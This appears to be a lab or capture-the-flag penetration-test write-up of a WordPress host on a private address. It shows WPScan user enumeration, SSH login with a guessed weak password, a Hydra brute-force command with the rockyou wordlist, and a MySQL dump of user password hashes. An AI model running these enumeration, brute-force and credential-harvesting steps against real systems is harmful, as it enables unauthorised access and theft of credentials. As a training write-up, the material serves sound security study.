_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Wed Jun  2 19:13:38 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```


Exploitation: Security Misconfiguration



```
[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:02 <============================================> (10 / 10) 100.00% Time: 00:00:02

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: Weak Security Policy


- Since obtaining the usernames, it was possible to guess the password for Michael which was (michael).
- Access to the target system was achieved using Michael’s password.



```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ 
```

Exploitation: Weak Security Policy


- It was also possible to use Hydra to crack Michael's password. This demonstrates why having a complex password policy is so important.



```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or fo
r illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-04 18:33:32
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per
task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-04 18:33:47
root@Kali:~# 
```

Exploitation: Outdated Version of WordPress


- Once accessing the wp-config.php file, we were able to obtain the username and password to the SQL database.
- Once inside the SQL database, access to wp_users showed usernames and hashed passwords.



```
mysql> select * from wp_users; \T wp_hashes.txt;
+----+------------+------------------------------------+---------------+-------------------+----------+-----
----------------+---------------------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user
_registered     | user_activation_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+-----
----------------+---------------------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018
-08-12 22:49:12 |                     |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018
-08-12 23:31:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+-----
----------------+---------------------+-------------+----------------+
2 rows in set (0.00 sec)
```

Exploitation: Outdated Version of WordPress

